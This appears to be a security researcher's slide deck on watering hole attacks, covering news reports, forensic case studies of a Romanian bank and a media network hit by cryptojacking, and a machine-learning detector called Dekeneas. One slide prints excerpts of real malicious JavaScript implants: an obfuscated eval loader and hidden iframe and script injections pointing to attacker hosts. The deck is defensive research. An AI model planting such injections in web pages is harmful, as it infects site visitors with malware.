LIONS AT THE WATERING HOLE

ANDREI BOZEANU

WHO AM I

- Security Researcher with 27 years of experience
- In 1992 I analyzed my first malware: the “Hi” virus
- Me and my friends got infected playing Wolfenstein
- I had no idea what a virus was
- Plus, there was no antivirus..
- .. So I had to understand what was going on and code a “disinfector”

WHO AM I

- That was the beginning of an awesome journey
- Since 2010 I am a consultant for Romanian National CERT
- At some point someone alterted us on a potential breach
- There was no evidence of attack in the state-of-the-art IDS logs
- But one of their partners caught fraudulent activity originating from their private VPN network
- While running the investigation we observed that no direct service attack nor spearphishing attacks were performed against the target
- Forensic analysis revealed it was a drive-by download, aka “watering hole” attack

WATERING HOLE ATTACK

Watering hole attack


From Wikipedia, the free encyclopedia

This article is about the computer hacking technique. For for the place to obtain alcoholic drinks, see pub. For other uses, see Waterhole (disambiguation).


Watering hole is a computer attack strategy, in which the victim is a particular group (organization, industry, or region). In this attack, the attacker guesses or observes which websites the group often uses and infects one or more of them with malware. Eventually, some member of the targeted group becomes infected.[1][2][3] Hacks looking for specific information may only attack users coming from a specific IP address. This also makes the hacks harder to detect and research.[4] The name is derived from predators in the natural world, who wait for an opportunity to attack their prey near watering holes.[5]

WATERING HOLE ATTACK PHASES


1. Luring victims, either by spear-phishing or by regular browsing
2. Victims are fingerprinted (based on IP, browser and technologies)
3. Victims of interest are redirected to an exploitation server where they are attacked based on information gathered
4. Not interesting victims are redirected to the legitimate website



WATERING HOLE ATTACK PHASES



WATERING HOLE ATTACK ANATOMY



WATERING HOLE ATTACK

- It is considered “a very dangerous but not so common” attack
- Most victims don’t even notice they have been attacked
- There is no obvious infection vector
- During forensic investigations on high profile networks we found multiple occurrences of successful watering hole attacks
- Most of the times victims have state-of-the-art security solutions in place

WATERING HOLE ATTACK IN THE NEWS

Chinese Attackers Hacked Forbes Website in Watering Hole Attack: Security Firms

By Fahmida Y. Rashid on February 11, 2015

Share Tweet Recommend 22 RSS

A Chinese attack group infected Forbes.com back in November in a watering hole attack targeting visitors working in the financial services and defense industries, according to two security companies.

"A Chinese advanced persistent threat compromised Forbes.com to set up a watering hole style web-based drive-by attack against US defense and financial services firms in late November 2014," Invincea said in a report **posted** on its site.

The attack exploited two zero-day vulnerabilities, one in Microsoft's Internet Explorer and the other in Adobe's Flash Player, Invincea and iSight Partners said in their joint report released Tuesday. Adobe fixed the flaw back in December and Microsoft updated Internet Explorer as part of its Patch Tuesday release.

The cyber-espionage campaign appeared to last only a few days, but iSight and Invincea did not rule out the possibility of the campaign lasting a longer period of time.

WATERING HOLE ATTACK IN THE NEWS

iOS Developer Site at Core of Facebook, Apple Watering Hole Attack

Author:
Michael Mimoso

February 20, 2013
/ 4:07 pm

4 minute read

Share this article:

UPDATE – The missing link connecting the attacks against Apple, Facebook and possibly Twitter is a popular iOS mobile developers' forum called iPhoneDevSDK which was discovered hosting malware in an apparent watering hole attack that has likely snared victims at hundreds of organizations beyond the big three.

WATERING HOLE ATTACK IN THE NEWS

Zeljka Zorz, Managing Editor
February 20, 2013

Share this article

Apple confirms being hit in recent watering hole attack

→ Download a free Security Orchestration, Automation, and Response ebook.

Apple has become the latest big company to confirm they've been affected by the watering hole attacks that resulted in the compromise of Twitter and Facebook networks, Reuters reported.

WATERING HOLE ATTACK IN THE NEWS

Many Watering Holes, Targets In Hacks That Netted Facebook, Twitter and Apple

March 11, 2013 04:00 by Paul

The attacks that compromised computer systems at Facebook, Twitter, Apple Corp. and Microsoft were part of a wide-ranging operation that relied on many "watering hole" web sites that attracted employees from prominent firms across the U.S., The Security Ledger has learned.

The assailants responsible for the cyber attacks used at least two mobile application development sites as watering holes in addition to the one web site that has been disclosed: iPhoneDevSDK.com. Still other watering hole web sites used in the attack weren't specific to mobile application developers – or even to software development. Still, they served almost identical attacks to employees of a wide range of target firms, across industries, including prominent auto manufacturers, U.S. government agencies and even a leading candy maker, according to sources with knowledge of the operation.

WATERING HOLE ATTACK IN THE NEWS

Zeljka Zorz, Managing Editor
February 14, 2017

Share this article

Banks around the world targeted in watering hole attacks

→ Download a free Security Orchestration, Automation, and Response ebook.

The January attacks against Polish financial institutions through the booby-trapped site of the Polish Financial Supervision Authority are just one piece of a larger puzzle, elements of which are slowly coming to light.

As the indicators of compromise and attack were shared by the affected banks, other institutions around the world found that they have been hit, as well.

WATERING HOLE ATTACK IN THE NEWS

Share

ESET researchers have discovered a new watering hole campaign targeting several websites in Southeast Asia, and that is believed to have been active since September 2018. This campaign stands out because of its large scale, as we were able to identify 21 compromised websites, some of which are particularly notable. Among the compromised websites were the Ministry of Defense of Cambodia, the Ministry of Foreign Affairs and International Cooperation of Cambodia and several Vietnamese newspaper or blog websites.

After thorough analysis, we are highly confident that this campaign is run by the OceanLotus group [1], also known as APT32 [2] and APT-C-00. OceanLotus is an espionage group active since at least 2012 [3], mainly interested in foreign governments and dissidents.

WATERING HOLE ATTACK IN THE NEWS

"How can we train employees to be wary of watering hole sites? It doesn't make any sense and I can just see why some CISOs are getting frustrated," said Anup Ghosh, CEO and founder of security company Invincea. "At least with spear phishing, you can blame the user even if it's not their fault. With watering hole attacks, they user can always say 'I had to go there for work, what do you want me to do?'"

WATERING HOLE ATTACK CASE STUDY 1: THE BANK

- One Romanian bank contacted us for investigating a suspected breach
- One major ATM network identified suspicious operations originating from bank's private VPN during out of work hours, using legitimate credentials
- State of the art monitoring & detection solution from a major vendor was in place

WATERING HOLE ATTACK CASE STUDY 1: THE BANK

- No suspicious activities were detected by bank's intrusion detection sensors and firewalls within the past two months logs
- Latest patches & updates were in place
- Forensic analysis on the computer who generated the suspicious behavior didn't reveal any direct service or spear phishing attacks, but..
- The memory of the device held a lot of evidence pointing to a watering hole attack


WATERING HOLE ATTACK EXCERPTS FOUND FROM FORENSIC INVESTIGATION ON A ROMANIAN BANK


```
eval(r4e("12345",unescape("4Z%5B%17A%7Bb%1B%B5T%A6%D9%AC%03%FA1%C5%0F_K%DC%25w%C2Fx%7B%D7%A5"))+"http://
iframe = "<iframe src=\"http://
iframe src="http://
iframe src="http://
<div style="display:none"><iframe src="http://
document.write(unescape("%3Ciframe src='http://
document.write(("<iframe src='http://
document.write('<iframe src="http://
out0 += '<iframe src="http://
<iframe src="http://www.ro521.com/test.htm" width=0 height=0></iframe>
<iframe src="http://www.ro521.com/test.htm" width=0 height=0></iframe>
<iframe src="http://us.
<iframe src="http://jL.c
<iframe src="http://
<iframe src=http://
<iframe style="display:none" src="http://
document.createElement('iframe'); js_kod2.src = 'http://
'http://try-count.net/strong/176/' width=1 height=1></iframe>
"<iframe src=http://
"<"+"iframe src=\"http://
document.write('<iframe name=Twitter scrolling=auto frameborder=no align=center height=2 width=2 src=http://
document.write("<iframe src=http://142.0.141.145
<iframe id="frmstyle" src="http://
iframe name='forma' src='https://
style="font-size:script language="Arial, Helvetica,</a><span class="</script><script political partiestd></tr></table><href="http://www.interpretation ofrel="stylesheet" document.write('<charset="utf-8">
<script language="//EN" "http://www.wencodeURIComponent(" href="javascript:<div class="contentdocument.write('<scposition: absolute;script src="http:// style="margin-top:.min.js"></script>
document.write(unescape("%3Ciframe src='http://
document.write(("<iframe src='http://
document.write('<iframe src="http://
document.writeln("<script src=\"http://5.39.218.139/2.php\">
document.write('<iframe name=Twitter scrolling=auto frameborder=no align=center height=2 width=2 src=http://
document.write("<iframe src=http://142.0.141.145
```

WATERING HOLE ATTACK CASE STUDY 1: THE BANK


- Performing further analysis we were able to narrow down the visited web sites list
- Performing a Dekeneas scan on those websites we found the culprit: a Romanian NGO dedicated to cybersecurity in banking environment
- Certain pages were implanted with malicious Javascript, redirecting users to an exploitation server
- Flash and PDF 0days were used in attacks


WATERING HOLE ATTACK
CASE STUDY 1: THE BANK





WATERING HOLE ATTACK
CASE STUDY 1: THE BANK





WATERING HOLE ATTACK CASE STUDY 1: THE BANK

- Certain pages in the website had separate implants of these scripts
- Multi-layered encryption used as protection against static analysis
- All implants redirected to the same exploitation server
- Successful exploitation would download a previously unknown Carbanak rootkit variant


WATERING HOLE ATTACK
CASE STUDY 2: THE MEDIA NETWORK (FROM MALWARE TO CRYPTOJACKING)


- We perform regular Dekeneas scans on Romanian top 100 websites
- One scan revealed an interesting watering hole attack on a major media network
- More than 30 websites totaling 500,000 unique visitors per day
- One of the three load balancers was infected with watering hole implants

WATERING HOLE ATTACK
CASE STUDY 2: THE MEDIA NETWORK (FROM MALWARE TO CRYPTOJACKING)

- But instead of redirecting users to an exploitation server
- The Javascript would redirect users to a cryptojacking domain
- Our estimation: almost 200,000 users were mining cryptocurrencies for attackers every day
- The cryptojacking script was carefully crafted not to use too much CPU power in order to avoid detection
- Ransomware attacks have been replaced by Cryptojacking

WATERING HOLE ATTACK
CASE STUDY 2: THE MEDIA NETWORK (FROM MALWARE TO CRYPTOJACKING)





WATERING HOLE ATTACK MOST COMMON PAYLOADS

- Trojans
- APT rootkits
- Cryptojacking
- Ransomware
- Spyware

WATERING HOLE ATTACK
TRADITIONAL DETECTION METHODS

- Signature scanning
- Blacklisting
- Static code analysis
- Dynamic code analysis

WATERING HOLE ATTACK WHY TRADITIONAL DETECTION METHODS FAIL

- Code is obfuscated
- Code is rarely reused
- The exploitation server uses either 0day attacks or 1day attacks
- The domains & IP are rarely reused and most of the times they are legitimate & trustworthy websites

WATERING HOLE ATTACK WHY TRADITIONAL DETECTION METHODS FAIL

- Only certain IP addresses are attacked
- Only certain browsers & underlying technologies are attacked
- The communication with the C2 server is done using covert channels
- The C2 server is not always blacklisted

WATERING HOLE ATTACK WHY TRADITIONAL DETECTION METHODS FAIL

- Various tricks & techniques to identify an instrumentation environment (delayed execution, human interaction, virtual machine detection, etc.)
- Dynamic code analysis is very time consuming, each HTML page requiring from a few tenths of seconds to a few minutes for a complete analysis
- Analyzing a single simple website would take hours

WATERING HOLE ATTACK PHASES

- Redirecting phase
- Exploitation phase
- Persistency phase

WATERING HOLE ATTACK PHASES

- Most technologies protect against the exploitation phase or persistency phase
- They attempt to detect exploit signatures, blacklisted IP addresses or suspicious communication
- But this protection is not enough against 0day or 1day attacks, legitimate IP addresses used as C2 servers or covert channels

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- Dekeneas is a complex passive scanner using artificial intelligence to classify malicious HTML elements
- Focus on detecting phase 1 – redirection
- Parallel processing in a big data environment allows analyzing 1,000,000 URL in 24 hours
- Contextual analysis – understanding the code without executing it
- No false negatives and almost no false positives
- False positives are used to train further the artificial intelligence algorithm

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- During my research I analyzed over 20,000 malicious HTML elements
- I found certain features that are common amongst all samples
- Those features are fundamental in order for the implant to perform

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- Redirection
- Execution of redirection
- Obfuscation
- Fingerprinting
- Detection of instrumentation environment

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- For each of the features we identified the according instructions and behavior
- We do not only take into account the actual instructions, but code constructions

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- For instance, to perform redirection the attacker needs meta refresh tags, iframes, location.href, window.open, etc.
- To execute the redirection the attacker needs instructions such as document.write, eval(), etc.

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- To perform obfuscation the code needs to cycle through large chunks of data and apply transformations on that data
- So, we score large vars
- Or many vars
- Or large function parameters

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- We score transformation instructions such as CharCodeAt(), fromCharCode(), unescape(), etc.
- But the score increases if they are present inside loops
- And the score increases if there are multiple instances of transformation instructions

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- We also score delayed execution instructions such as setTimeout()
- Or instructions expecting user interaction such as onmouseover(), onmouseclick() or onmouseleave()
- We score instructions checking for User Agent
- Or checking local IP address
- Or instructions checking for window.size

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- We score concatenation
- We score encoding
- We score whitespaces
- We score new lines
- We score shellcode looking snippets

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- Everything gets compiled in a dataset with more than 30 features
- All these features are unique to malicious HTML elements
- Legitimate HTML elements might use some of these features, but not in the correlations present in the dataset

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- The resulted dataset is fed to a Random Forrest classification algorithm
- Uses collections of trees with a random parameter holdout to build models
- Often outperform individual decision trees
- Increased analysis speed

WATERING HOLE ATTACK
OUR APPROACH: DEKENEAS

- HTML elements flagged as suspicious by the artificial intelligence are sent to a Javascript instrumentation sandbox
- And also sent to a high interaction honeypot
- Optionally, it can be integrated with any online or offline sandbox or analysis system
- HTML elements flagged as suspicious but not confirmed by the instrumentation sandbox or honeypot are submitted for manual analysis by a human analyst

WATERING HOLE ATTACK
